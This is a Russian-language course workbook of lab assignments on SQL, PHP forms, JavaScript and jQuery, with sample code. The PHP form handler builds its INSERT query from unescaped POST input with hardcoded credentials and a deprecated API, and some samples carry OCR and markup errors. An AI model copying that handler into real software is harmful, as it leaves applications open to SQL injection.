SELECT * FROM anketa1 WHERE name LIKE '%на' ORDER BY num_id**.**

Задание 9.
выбрать из таблицы**anketa1** записи, где num_id ='3' или **name**='Вадим'
Образецзапроса:
SELECT * FROM anketa1 WHERE number ='3' OR name='Вадим'

Задание 10.
Удалить из таблицыanketa1 строку с номером 5
Образецзапроса:
DELETE FROM anketa1 WHERE number=5

Задание 11.
Отредактировать таблицуanketa1 таким образом, что бы в строке num_id =10 **стало name =Иван surname=Иванов, age=23**
Образецзапроса:
UPDATE anketa1 SET last_name ='Егоров', name='Егор' WHERE num_id **=3**

Задание 12.

Создать php -файл, в котором разместить форму с 9-ю тестовыми полями, для заполнения таблицы anketa1

Пример формы: (это только пример, а не готовое решение задачи!)

form_insert.php

```
<html>
<body>
<form action="obrabotchik.php" method="post" name="form">
<p>Числовойкод, идент-ийстудента: <br><input name="stud_id" type="text" size="20"
maxlength="40"></p>
<p>Введитефамилию:<br><input name="surname" type="text" size="20" maxlength="40"></p>
<p>Имя:<br><input name="name" type="text" size="20" maxlength="40"></p>
<p>Стипендия: <br><input name="stipend" type="text" size="20" maxlength="40"></p>
<p>Курс:<br><input name="kurs" type="text" size="20" maxlength="40"></p>
<p>Город:<br><input name="city" type="text" size="20" maxlength="40"></p>
<p>Деньрождения: <br><input name="birthday" type="text" size="20" maxlength="40"></p>
<p>Числовойкод, идент-ийстудента:<br><input name="univ_id" type="text" size="20"
maxlength="40"></p>
<input name="submit" type="submit" value="занестиновогостудентавбазу">
</form>
</body>
</html>
```

Задание 13.
НаписатьPHP-скрипт, обрабатывающий данную форму (**obrabotchik.php):**
Обработчик должен заполнять таблицу **anketa1**

Пример обработчика (это только пример, а не готовое решение задачи!)

```
<html>
<body>
<?php
if(isset($_POST['stud_id']))
{
$stud_id=$_POST['stud_id'];
}
if(isset($_POST['surname']))
{
$surname=$_POST['surname'];
}
if(isset($_POST['name']))
{
$name=$_POST['name'];
}
if(isset($_POST['stipend']))
{
$stipend=$_POST['stipend'];
}
if(isset($_POST['kurs']))
{
$kurs=$_POST['kurs'];
}
if(isset($_POST['city']))
{
$city=$_POST['city'];
```

```
}
if(isset($_POST['birthday']))
{
$birthday=$_POST['birthday'];
}
if(isset($_POST['univ_id']))
{
$univ_id=$_POST['univ_id'];
}
$db=mysql_connect("localhost","kseniya","12345");
mysql_select_db("new_base",$db);
$result=mysql_query("insert into
students(stud_id,surname,name,stipend,kurs,city,birthday,univ_id)
VALUES
('$stud_id','$surname','$name','$stipend','$kurs','$city','$birthday','$univ_id')");
if ($result=='true')
{
echo"Информация в базу успешно добавлена";
}
else
{
echo"Информация в базу не добавлена";
}
?>
</body>
</html
```

3.2 Практические задания по теме «Язык сценариев JavaScript»

Практическое задание по JS № 1 «Основные управляющие конструкции javascript»

Цель занятия: освоить основные операторы и управляющие структуры языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 1, 2, 3)

Задания

1. Написать программу, запрашивающую имя пользователя, а потом отвечающую:

Здравствуйте <Имя>!
Приветствую вас!
Сегодня идет 12-ый месяц 2021-го года.

2. Написать программу, запрашивающую у пользователя число, и если пользователь ввел четное число, печатающую текст:

Ура! Вы обладатель нашего приза!

Если пользователь вводит нечетное число, то программа должна печатать:

Извините! Вам не повезло сегодня! Попробуйте еще раз!

3. Написать программу, которая запрашивает у пользователя числа, а затем вычисляет их сумму. Признаком конца ввода сделать пробел.
4. Написать программу, которая запрашивает у пользователя номер месяца и печатает соответствующее введенному месяцу время года, например:

3 – ий месяц это весна!

5. Создать массив содержащий названия городов, отсортировать этот массив в алфавитном порядке и распечатать результат.
6. Создать числовой массив, отсортировать по возрастанию, распечатать результат.
7. Создать массив содержащий название дней недели, переставить элементы массива в обратном порядке, распечатать результат.

Практическое задание js_2 « Обработка форм»

Цель занятия: научиться проверять правильность заполнения текстовых полей в html-формах с помощью языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 4, 5)

Задания

1)Создать форму с тремя текстовыми полями и кнопкой отправки данных.
Должно проверяться, чтобы длина вводимых слов не превышала 12 символов.

2)Создать форму с двумя текстовыми полями (имя, возраст) и кнопкой. Проверить чтобы длина имени не превышала 12 символов, а возраст находился в диапазоне от 1 до 200 лет.

3)Создать форму с тремя радиокнопками и текстовым полем. Выбранное пользователем значение должно отображаться в текстовом поле.

4)Создать форму с двумя текстовыми полями и кнопкой. При нажатии на кнопку содержимое текстовых полей должно выделяться.

5)Создать форму с тремя текстовыми полями и кнопкой. При загрузке формы фокус должен устанавливаться в самом нижнем поле.

Практическое задание по JS №3 «Формы и окна»

Цель занятия: научиться проверять правильность заполнения текстовых полей в html-формах и манипулировать окнами с помощью языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:
Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 4, 5)

Задание 1

1. *Создать html – страницу, содержащую форму с тремя текстовыми полями и кнопкой. При нажатии на копку, в случае если заполнены все три поля (в них хоть что то записано) должно открываться окно – «Добро пожаловать!». В открывшемся окне должны присутствовать картинка, отформатированный текст и кнопка «закрыть» Если хотя бы одно поле не заполнено должно выдаваться сообщение.*

Пример:

Primer1.html

```
<html>
<head>
<title>javascript окно</title>
<script type="text/javascript" src="script.js"></script>
</head>
<body>
<form name=" myForm ">
Введитевашеимя:
<input type="text" name="myInput" size="20">
<input type="button" value="win1" onClick="open_w1()">
</form>
</body>
</html
```

w1.html

```
<html>
<head>
<title>javascript окно</title>
<script type="text/javascript" src="script.js"></script>
</head>
<body>
<img src="1.jpg" width="300">
<input type="button" value="Закрыть"
onClick="close_pict()">
</body>
</html>
```

Script.js

```
function open_w1()
{
x=document.myForm;
input=x.myInput.value;
  if (input.length>0)
  {
   ford=window.open("w1.html", "display_ford",
    "width=400,height=300,status=no,toolbar=no,menubar=no");
   }
  else
  {
   alert("The field cannot contain more than 5 characters!");
   }
}
function close_pict()
{
  window.close();

}
```

Задание 2

2. *Создать html – страницу, содержащую форму с тремя текстовыми полями и кнопкой. В текстовые поля должны вводиться имя возраст и адрес электронной почты. При нажатии на копку (в случае если поля заполнены правильно) должно открываться окно – «Добро пожаловать!». В открывшемся окне должны присутствовать картинка, отформатированный текст и кнопка «закрыть» Если хотя бы одно поле заполнено неверно должно выдаваться сообщение.*

Примеры:

а) проверка значения поля(Как проверить значение, введенное в поле ввода на вхождение в допустимый диапазон)

```
<html>
<head>
<script>
function validate()
{x=document.myForm;
txt=x.myInput.value;
if (txt>=1 && txt<=5)
 {
 return true;
 }
else
 {
 alert("Must be between 1 and 5");
 return false;
 }
}
</script>
</head>
<body>
<form name="myForm" action="tryjs_submitpage.htm" onsubmit="return validate()">
Enter a value from 1 to 5: <input type="text" name="myInput" size="20">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

б)проверка адреса электронной почты.

```
<html>
<head>
<script>
function validate_email(field,alerttxt)
{
with (field)
  {
  apos=value.indexOf("@");
  dotpos=value.lastIndexOf(".");
  if (apos<1||dotpos-apos<2)
    {
    alert(alerttxt);
    return false;
    }
  else
    {
    return true;
```

```
   }
  }
}

function validate_form(thisform)
{
with (thisform)
  {
  if (validate_email(email,"Not a valid e-mail address!")==false)
    {
    email.focus();
    return false;
    }
  }
}
</script>
</head>

<body>
<form action="tryjs_submitpage.htm" onsubmit="return validate_form(this)" method="post">
Email: <input type="text" name="email" size="30">
<input type="submit" value="Submit">
</form>
</body>

</html>
```

Проверка формы:

Форма, содержащая все приведенные выше проверки:

```
<html>
<head>
<script>
function validate()
{
var at=document.getElementById("email").value.indexOf("@");
var age=document.getElementById("age").value;
var fname=document.getElementById("fname").value;
submitOK="true";

if (fname.length>10)
 {
 alert("The name may have no more than 10 characters");
 submitOK="false";
 }
if (isNaN(age)||age<1||age>100)
 {
 alert("The age must be a number between 1 and 100");
 submitOK="false";
 }
if (at==-1)
 {
 alert("Not a valid e-mail!");
 submitOK="false";
 }
if (submitOK=="false")
 {
 return false;
 }
```

```
}
</script>
</head>
<body>
<form action="tryjs_submitpage.htm" onsubmit="return validate()">
Name (max 10 characters): <input type="text" id="fname" size="20"><br>
Age (from 1 to 100): <input type="text" id="age" size="20"><br>
E-mail: <input type="text" id="email" size="20"><br>
<br>
<input type="submit" value="Submit">
</form>
</body>

</html>
```

Функция для проверки адлеса электронной почты

```
function validEmail (mail) { //Проверяем корректность адреса почты
return (new RegExp ("^[_.0-9a-z-]+@([0-9a-z][0-9a-z_-]+.)+[a-z]{2,4}$").test(mail) ? 1 : 0);
 }
```

Практическое задание js_4 «Слои»

Цель занятия: научиться управлять видимостью слоев с помощью языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 7)

Задания

1. Отобразить надпись «Добрый день!» с тенью. Параметры надписи: координату по X = 200 точек, по Y = 40 точек, размер надписи 50 точек, цвет – красный. При наведении курсора на надпись цвет надписи и тени должен меняться.

2. Отобразить комбинацию «АбВгД». Буквы находятся друг под другом, каждая из букв имеет тень, размер большой буква 50 точек, размер маленьких – 20 точек, все буквы синего цвета. При щелчке кнопки мыши на элементе, цвет должен меняться на красный.

3. Произвольный текст разместить в месте с координатами X=150, Y=250. При попадании курсора мыши на элемент, при щелчке кнопки мыши на элементе и при уходе курсора за пределы элемента цвет текста должен меняться (синий, зелёный, красный).

4. Создать надпись, при наведении мыши, выпадает меню, т.е. слой становится видимым (В слое определить картинку).

5. Создать три надписи, при нажатии на которые делаются видимыми соответствующие им слои (картинки)

6. Создать гиперссылку, которая меняет свое расположение при наведении мыши на нее.

7. Создать гиперссылку, которая меняет свое расположение при наведении курсора мыши на нее, а при уходе курсора мыши возвращается обратно.

8. Создать надпись, которая меняет свое расположение при щелчке кнопки мыши на ней.

9. Создать надпись, которая при наведении курсора мыши на нее меняет цвет

10. Создать гиперссылку, при наведении курсора мыши на которую меняется цвет фона страницы, а при уходе с нее курсора мыши становится таким как был вначале.

Практическое задание JS_5 «Графика»

Цель занятия: научиться работать с объектом image с помощью языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:
Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 7)

Задания

1. Вывести три разных изображения: При наведении мыши на каждое из изображений, они должны меняться на четвертое изображение. После схода мыши с любого изображения, сцена возвращается в исходное состояние

2. Вывести три одинаковых изображения: При наведении мыши на первое изображение – меняются второе и третье, при наведении мыши на второе изображение – меняются третье и первое, при наведении мыши на третье изображение, оно заменяется. После схода мыши с любого изображения, сцена возвращается в исходное состояние.

3. Вывести два разных изображения. При наведении мыши на первое изображение, второе изображение начинает изменяться в режиме мультипликации. После схода мыши с первого изображения, сцена возвращается в исходное состояние

4. Вывести изображение и кнопку. При нажатии на кнопку изображение должно измениться на другое, при повторном нажатии на кнопку изображение меняется на следующее, итд. Должно смениться 10 картинок при последовательном нажатии кнопки.

5. Вывести три одинаковых изображения: При наведении мыши на первое изображение – меняется третье, при наведении мыши на второе изображение – меняется первое при наведении мыши на третье изображение, оно заменяется. После схода мыши с любого изображения, сцена возвращается в исходное состояние.

Примеры выполнения заданий можно посмотреть в папке «примеры»

Практическое задание JS_7 «Анимация»

Цель занятия: научиться программировать движения объектов с помощью языка сценариев javascript

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

Ознакомиться с лекционным материалом по теме «Основы javascript» учебной дисциплины "Основы javascript". (Лекция 8, 9)

Задания:

1. Написать скрипт, осуществляющий движение двух объектов относительно третьего(неподвижного). Оба объекта должны двигаться в одну и ту же сторону. В качестве объектов взять картинки с изображениями планет.

2. Написать скрипт, осуществляющий движение двух объектов относительно третьего(неподвижного). Оба объекта должны двигаться в разные стороны. В качестве объектов взять картинки с изображениями планет.

3. Написать скрипт, осуществляющий движение трех объектов относительно неподвижного. Все объекты должны двигаться в разные стороны. В качестве объектов взять картинки с изображениями планет.

4. Написать скрипт, осуществляющий движение трех слов по случайным траекториям в пределах заданной области.

5. Написать скрипт, осуществляющий следующий сценарий: пусть в документ загружено некоторое слово. При наведении курсора мыши на него, слово распадается на отдельные буквы, и эти буквы движутся по случайным траекториям.

6. Написать скрипт, осуществляющий следующий сценарий: пусть в документе отображена гиперссылка. При наведении курсора мыши на нее, гиперссылка изменяет свое положение, а затем возвращается на свое место.

7. Написать скрипт, осуществляющий следующий сценарий: пусть в документ загружено некоторое слово. При щелчке мыши на слове, оно должно начинать движение по горизонтали в пределах данной области. При двойном щелчке мыши на слове – оно должно останавливаться

8. Написать скрипт, осуществляющий следующий сценарий: пусть в документ загружено три различных слова, расположенных в различных местах документа, в случайном порядке. По клику мыши на любом из слов, все три слова должны выстраиваться на одной линии и образовывать фразу.

9. Написать скрипт, осуществляющий возможность перетаскивания объектов мышью. Объектами должны быть картинки в количестве не меньше трех.

Примеры выполнения заданий можно посмотреть в папке «примеры»

3.3 Практические задания по теме «Библиотека jQuery»

ПРАКТИЧЕСКАЯ РАБОТА №1 (JQuery)

Задание 1

Задание 1 на странице задан jQuery код, но он не работает потому, что к ней не подключен необходимый файл библиотеки jquery.js. Подключите jquery.js, чтобы "починить" код.

Пример

```
<html>

<body>
<input type="button" value="Нажмитенаменя"/>
<script>
$(document).ready(function(){
$(":button").click(function(){
alert("Поздравляем! Вы починили код!");
});

</script>
</body>
</html>
```

Задание 2

Задание 2. измените цвет и размер шрифта, перечисленных ниже элементов, для того, чтобы выделить буквы кодового слова.

Измените цвет и размер шрифта:

- Элемента с id=meadow;
- Элемента с class=rainbow;
- Элемента с id=future находящегося внутри элемента с id=fut; (данный элемент необходимо выделить цветом отличным от красного);
- Элемента имеющего атрибут set;
- Элемента с атрибутом last=code.

Обратите внимание: для изменения цвета текста элемента используйте метод: css('color','новый_цвет_текста'), для изменения размера шрифта используйте метод: css('font-size','размер_шрифта_px').

Пример

```
<html>
<head>
<style type="text/css">
#wrap1
{
border-style:solid;
border-width:1px;
width:350px;
font-size:20px;
}
</style>
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

   $("div div").css("color","red");
//Пишите код здесь


});
</script>
</head>
<body>
<divid="wrap1">
В тпд*кцлГ/ Щ34мть в-л <divstyle="display:inline">J</div>ову ку_у жззщш бтуш+щцтвл фстямц цзойц<spanid="none">Ь</span>шев уывлц-дйжыщч в<spanid="meadow">Q</span>оПтмтущйзМчста вилуц ушЗс/тхй хфыО<spanid="protect">ж</span>ыуе яыв<spanclass="rainbow">u</span>роц вварцжцду ул<spanid="test">к</span>шу тфвфлдоцу уещкоу+ш лсоа<divid="fut">влм.цщу<spanid="future">е</span>мтвлОЛдву влуйд</div>цу ушо всбр.фвцу щц<spanid="sec">у</span>ш осл/влоцюбь лц<spansetid="bear">r</span>дуо юсфыд.лоцу рвла ушусть фываждлц гщушс сть.ущш тсьЦцовл сбфвы вос+длов цуз<spanid="beck" last="code">у</span>йхВяс с. вцуш стьяьбв цудкощ з<spanid="beck" last="none">в</span>о жыоыфв цщфзф язвсояловы выосяьт сь юяузо ыться хшуццяж воалфыао фждво цзущкш сялджо</div>
</body>
</html>
```

Задание 3

Задание 3 измените оформление элементов согласно их содержимому (подробности в редакторе).

Пример

```
<html>
<head>
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

//Пишите код здесь


});
</script>
</head>
<body>
<p><b>Каждое задание отмеченное цифрой должно быть выполнено с помощью одной jQuery команды.</b></p>
<hr />
<p><b>1.</b></p>
<pid="pmtog">Покрасьте меня в зеленый цвет.</p>
<p><b>2.</b></p>
<h3 class="pr1">Мой цвет не должен быть изменен.</h3>
<pclass="pr1">Покрасьте меня в красный цвет.</p>
<p><b>3.</b></p>
```

```
<inputtype="button" value="Покрасьте меня в оранжевый" />
<br /><br />
<inputtype="text" value="Мой цвет не должен быть изменен"/>
<br /><br />
<inputtype="submit" value="Мой цвет изменять не нужно"/>
<br /><br />
<p><b>4.</b></p>
<pclass="pmb1">Покрасьте меня в синий.</p>
<p>Мой цвет не должен быть изменен.</p>
<p>Мой цвет не должен быть изменен.</p>
<pclass="pmb2">Покрасьте меня в синий.</p>
<p>Мой цвет не должен быть изменен.</p>
<pclass="pmb3">Покрасьте меня в синий.</p>
<p><b>5.</b></p>
<div id="wrap1">
<p>Мой цвет не должен быть изменен.</p>
<pclass="pmtobr">Покрасьте меня в коричневый.</p>
</div>
<pclass="pmtobr">Мой цвет не должен быть изменен.</p>
<p><b>6. Отобразите рамку вокруг третьего (слева) изображения. (Используйте команду
css("borderStyle","solid")</b></p>
<img src="mountimg3.jpg" style="width:200px;">
<img src="mountimg1.jpg" style="width:200px;">
<img src="mountimg2.jpg" style="width:200px;">
<p><b>7. </b></p>
<div id="iwrap">
<inputtype="button" value="Покрасьте меня в красный" />
<br /><br />
<inputtype="text" value="Мой цвет не должен быть изменен"/>
<br /><br />
<inputtype="submit" value="Покрасьте меня в красный"/>
</div>
</body>
</html>
```

Задание 4

Задание 4 реализуйте подпункты перечисленные ниже путем добавления на страницу соответствующего jQuery кода (для выполнения некоторых подпунктов необходимо обратиться к справочнику):

1. После одинарного нажатия на кнопку с id='but1' цвет текста абзаца с id='par1' должен изменится на зеленый, а размер его шрифта должен стать равным 20px.
2. При наведении указателя мыши на ссылку ее цвет должен измениться на оранжевый. При выведении указателя мыши за ее пределы оформление должно сбросится на стандартное.
3. При выделении текста элемента цвет текста должен измениться на красный, а размер шрифта должен стать равным 20px.
4. При каждом щелчке по кнопке с id=but2 оформление абзаца с id=par2 должно меняться следующим образом:
    - Текст должен быть отображен шрифтом Times New Roman красного цвета;
    - Текст должен быть отображен шрифтом Arial синего цвета;
    - Текст должен быть отображен жирным шрифтом Verdana, с рамкой толщиной 1 пиксель (*используйте свойство font-weight:bold для того, чтобы сделать текст жирным и свойство border-style для задания толщины границы*).

Пример

```
<html>
<head>
<style type="text/css">
#code
{
```

```
background-color:#fffDBD;
margin:10px;
padding:5px;
}
</style>
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

//Пишите код здесь

});
</script>
</head>
<body>
<p><b>1. После одинарного нажатия на кнопку с id="but1" цвет текста абзаца с id="par1" должен измениться на зеленый, а размер его шрифта должен стать равным 20px. При двойном нажатии на кнопку с id="but1" оформление абзаца с id="par1" должно сбрасываться на стандартное.</b></p>
<div id="code">
<h3 id="par1">Я первый заголовок на странице.</h3>
<p id="par1">Я первый абзац на странице.</p>
<input id="but1" type="button" value="Нажмитенаменя" />
</div>
<p><b>2. При наведении указателя мыши на ссылку с id="href1" ее цвет должен измениться на оранжевый. При выведении указателя мыши за ее пределы оформление должно сбросится на стандартное.</b></p>
<div id="code">
<a id="href1" href="http://www.wisdomweb.ru/">wisdomweb.ru</a>
</div>
<p><b>3. При выделении текста элемента с id="text1" его цвет должен измениться на красный, а размер шрифта должен стать равным 20px.</b></p>
<div id="code">
<input type="text" id="text1" value="Выделитемойтекст" />
</div>
<p><b>4. При каждом щелчке по кнопке с id=but2 оформление абзаца с id=par2 должно меняться следующим образом:</b></p>
<ul>
<li>Текст должен быть отображен шрифтом Times New Roman красного цвета;</li>
<li>Текст должен быть отображен шрифтом Arial синего цвета;</li>
<li>Текст должен быть отображен жирным шрифтом Verdana, с рамкой толщиной 1 пиксель (<i>используйте свойство font-weight:bold для того, чтобы сделать текст
жирным и свойство border-style для задания толщины границы</i>)</li>
</ul>
<div id="code">
<p id="par2">Мое оформление будет меняться после каждого нажатия на кнопку ниже.</p>
<input id="but2" type="button" value="Изменитьоформлениеабзаца" />
</div>
</body>
</html>
```

ПРАКТИЧЕСКАЯ РАБОТА №2 (JQuery)


Пусть имеется html – документ:
Lab2.html

```
<html>
<head>
<meta charset="utf-8">
<title>Квадраты</title>
<style>
  div {
   width: 70px; height: 70px;
   display: inline-block;
   margin-right: 5px; background: #009abf;
  }
</style>
```

```
<script type="text/javascript" src="jquery/jquery-1.3.2.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

//Пишите код здесь
});
</script>
</head>
<body>
<div id="i1" class="b">Первый</div>
<div id="i2" class="r">второй</div>
<div id="i3" class="b">третий</div>
<div id="i4" class="r">четвертый</div>
<div id="i5" class="b">пятый</div>
</body>
</html>
```

Открыв его в браузере мы узрим следующее:



Задание 1

С помощью jquery:

а) изменить цвет текста элемента с class= “b” на зеленый

б) изменить цвет первого квадрата на оранжевый

в)увеличить размеры второго квадрата в два раза, а размер шрифта текста в нем сделать 20px

г) текст в третьем квадрате прописать жирным шрифтом, гарнитура шрифта – Arial

Задание 2

С помощью jquery:

а)при щелчке мыши на первом, третьем или пятом квадрате – цвет текста в первом квадрате должен измениться на зеленый, а в третьем квадрате на красный

б)при наведении курсора мыши на пятый квадрат – цвет квадрата должен измениться на оранжевый, а при сходе курсора мыши цвет квадрата должен стать бирюзовым

в)при каждом щелчке мыши на на одном из квадратов с class= “r”, цвет четвертого квадрата должен последовательно изменяться (красный, синий, зеленый)

г)при щелчке мышью по третьему квадрату, он должен становиться невидимым, а при щелчке мышью по четвертому квадрату, третий квадрат снова должен отображаться

Задание 3

С помощью jquery:

а)при щелчке мыши по первому квадрату – пятый квадрат должен постепенно исчезнуть, а при щелчке мыши по второму квадрату – пятый квадрат должен постепенно появиться

б)при наведении курсора мыши на третий квадрат - этот квадрат должен стать прозрачным, до уровня прозрачности 0.3. При сходе курсора мыши с третьего квадрата, он вновь должен становиться непрозрачным

в)при щелчке мыши по четвертому квадрату, высота первого квадрата должна быть плавно уменьшена до нуля в течение 5 секунд. При щелчке мыши по третьему квадрату высота первого должна быть возвращена до исходного значения в течение трех секунд

г) при каждом щелчке мыши на на одном из квадратов с class= “r”, высота квадратов с class= “b”, должна плавно уменьшаться до нуля в течении 7 секунд. При повторном щелчке мыши на любом из квадратов с class= “r” – высота квадратов с class= “b”, должна плавно возвращаться до исходного значения в течение 5 секунд

д)при щелчке мыши на первом квадрате должно произойти следующее:
- размер шрифта текста в пятом квадрате должен плавно за 2 секунды увеличиться до 30px;
-размеры пятого квадрата должны в течение трех секунд увеличиться вдвое;
- пятый квадрат должен переместиться вниз на 300px за три секунды, затем на такое же расстояние вправо, затем вверх, затем принять исходное положение, и за две секунды вернуть себе исходный размер и исходный размер шрифта текста.

е) при щелчке мыши на первом квадрате должно произойти следующее:
- пятый квадрат должен переместиться вниз на 300px за три секунды, затем на такое же расстояние вправо, затем вверх, затем принять исходное положение.
-через 2 секунды после начала движения пятого квадрата, по такой же траектории должен переместиться четвертый квадрат, и так же занять в конце исходное положение.

ПРАКТИЧЕСКАЯ РАБОТА №3 ПО JQuery

1. Средствами **jquery** создать горизонтальное «выпадающее» меню наподобие приведенного ниже (**гор меню css.html**). Меню должно быть анимированным с помощью **jquery**.
   При щелчке мыши по одному из разделов – подразделы должны плавно «выкатываться». При повторном щелчке – плавно скрываться.

гор меню css.html

```
<!DOCTYPE html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Документ без названия</title>
</head>

<body>

<div id="header">
	<ul id="menu">
		<li><a href="#">Раздел1</li></a><li>
		<a href="#">Раздел2</a>
			<ul>
				<li><a href="#">Подраздел1</li></a>
				<li><a href="#">Большой подраздел2</li></a>
				<li><a href="#">Подраздел3</li></a>
			</ul>
		</li><li>
		<a href="#">Раздел2</a>
			<ul>
				<li><a href="#">Подраздел1</li></a>
				<li><a href="#">Подраздел2</li></a>
				<li><a href="#">Подраздел3</li></a>
				<li><a href="#">Длинный пункт, который может занять несколько строк</li></a>
				<li><a href="#">Подраздел5</li></a>
				<li><a href="#">Подраздел6</li></a>
				<li><a href="#">Подраздел7</li></a>
			</ul>
		</li>
	</ul>
</div>


<style>
body{margin:0; background-color:#f0f0f0;}

	ul, li {
		margin:0;
		padding:0;
		list-style-type:none;
	}

	#menu {
```

```
                font-family:Verdana, Geneva, sans-serif;
                font-size:14px;
                display:block;
                position:absolute;
                top:100px;
                left:50px;

        }
        #menu > li {
                display:inline-block;
                position:relative;

        }

        #menu > li > a {
                display:inline-block;
                height:20px;
                padding:10px;
                background-color:red;
                border-top:1px solid #FFF;
                border-left:1px solid #FFF;
                border-bottom:1px solid #ddd;
                border-right:1px solid #ddd;
                border-radius:5px;
        }
        #menu > li:hover > a {
                color:#009999;
        }
        #menu > li > ul {
                position:absolute;
                top:42px;
                left:0px;
                display:none;
        }
        #menu > li:hover > ul {
                display:block;
                box-shadow:1px 1px 5px #ddd;

        }

        #menu > li:hover > ul > li {
                display:inline-block;
        }
        #menu > li:hover > ul > li > a {
                display:inline-block;
                width:200px;
                padding:10px;
                background-color:green;

        border-top:1px solid #FFF;
        border-left:1px solid #FFF;
        border-bottom:1px solid #ddd;
        border-right:1px solid #ddd;
        border-radius:5px;

        }
        a {
                text-decoration:none;
                color:#242424;
        }
        a:hover {
                color:#009999;
        }
</style>
</body>
</html>
```

Пример меню анимированногос помощьюjquery

```
<html>
<head>
<script type="text/javascript" src=" jquery/jquery-1.3.2.min.js "></script>
<style type="text/css">
#menu
{
border:1px solid black;
color:white;
width:178px;
padding:6px;
margin:0px;
background-color:#006064;
font-size:1.1em;
}
#list
{
border-bottom:4px solid;
width:192px;
list-style-type:none;
margin:0px;
padding:0px;
font-size:1.1em;
}
#list li
{
padding:6px;
border-bottom-style:solid;
border-bottom-color:white;
border-width:1px;
background-color:#ffd273;
}
#img
{
margin:0px;
}
</style>

<script type="text/javascript">
$(document).ready(function(){

  $("#menu").click(function(){ $("#list").slideToggle(2000)});
  $("#menu").toggle(function(){
    $("#img").attr("src","menudown.gif")}, function(){
    $("#img").attr("src","menuup.gif")
  });
  $("#menu").mouseover(function(){ $("#menu").css("background-color","#01939a")});
  $("#menu").mouseout(function(){ $("#menu").css("background-color","#006064")});

});
</script>
</head>
<body>
<p>Щелкните на заголовок "выбрать язык" для того, чтобы свернуть или развернуть меню.</p>
<p id="menu">Выбрать язык  <img id="img" src="menuup.gif" width="7px" height="7px" />
<ul id="list">
<li>Английский язык</li>
<li>Русский язык</li>
<li>Франзузский язык</li>
<li>Испанский язык</li>
<li>Немецкий язык</li>
</ul>
</body>
</html>
```

Примеры:

Пример 1

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset=utf-8>
<title>Менюна jQuery</title>
<style>
nav{margin:20px 20px}
nav p,ul li{width:150px;
   padding:10px;
}
ul{display:none;}
ul>li{
   position:relative;
   background:#e6cf5c;
   border-bottom:1px #000 solid;
}
a{display:block;
   width:150px;
   text-decoration:none}
</style>
<script type="text/javascript" src="jquery/jquery-1.3.2.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){
$("nav").click(function(){$("ul").slideToggle(1500)});
$("nav p").mouseover(function(){$("nav p").css("background-color","#8a9fb5")});
$("nav p").mouseout(function(){$("nav p").css("background-color","#9db8d4")});
$("li").hover(function(){$(this).animate({left:"10px"}, "300");
},
function(){
$(this).animate({left:"0px"}, "300");
                    });
});
</script>
</head>
<body>
<nav><p>Разделменю<span>▽</span></p>
<ul>
<li><a href="#">Пункт №1</a></li>
<li><a href="#">Пункт №2</a></li>
<li><a href="#">Пункт №3</a></li>
<li><a href="#">Пункт №4</a></li>
<li><a href="#">Пункт №5</a></li>
</ul>
</nav>
</body>
</html>
```

ПРАКТИЧЕСКАЯ РАБОТА №4 ПО JQuery

1. В документе 1.html написать код, выполняющий следующие действия:

При нажатии на кнопку с id=but1 абзац с id=par1 должен исчезать, а при нажатии на кнопку с id=but2 появляться.

2. В документе 2.html написать код, выполняющий следующие действия:

При наведении курсора мыши на абзац с id=par2 он должен стать прозрачным (можно задавать любые значения прозрачности, но необходимо чтобы текст при этом был видим) в течении 3 секунд (3000 миллисекунд). При выведении курсора мыши за пределы абзаца он должен вернуть стандартные значения прозрачности.

3. В документе 3.html написать код, выполняющий следующие действия:

При нажатии на кнопку с id=but3 высота элемента wrap1 должна быть уменьшена до 0 в течении 5 секунд. При нажатии на кнопку с id=but4 элементу wrap1 в течении 7 секунд должна быть возращена стандартная высота.

4. В документе 4.html написать код, выполняющий следующие действия:

Создайте анимацию, перемещающую красный квадрат поочередно по всем черным квадратам с цифрами. Анимация должна активироваться при нажатии на кнопку с id=but5.

5. В документе 4.html написать код, выполняющий следующие действия:

Создайте анимацию, перемещающую красный квадрат поочередно по всем черным квадратам с цифрами сначала в прямом, затем после 20-секундной задержки в обратном направлении. Анимация должна активироваться при нажатии на кнопку с id=but5

